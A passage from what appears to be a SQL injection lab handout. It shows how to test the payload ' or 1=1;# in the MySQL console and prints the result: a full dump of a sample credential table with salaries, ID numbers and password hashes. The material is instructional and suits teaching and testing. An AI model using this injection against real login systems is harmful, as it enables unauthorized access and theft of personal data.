effective safeguards in real-world scenarios.

Guidelines.

In practical applications, it can be challenging to determine if your SQL injection attack has any syntax errors, as servers typically do not provide such error messages. For your investigation, you can extract the SQL statement from the PHP source code and paste it into the MySQL console. Let's assume you have a specific SQL statement,
and the injection string is ' or 1=1;#.

SELECT * from credential WHERE name = ' OR 1=1;# and password = '$pwd';

```
Database changed
mysql> SELECT * from credential WHERE name =' ' OR 1=1;# and password = '$pwd';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  80000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | 54321                              |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
6 rows in set (0.00 sec)

mysql>
```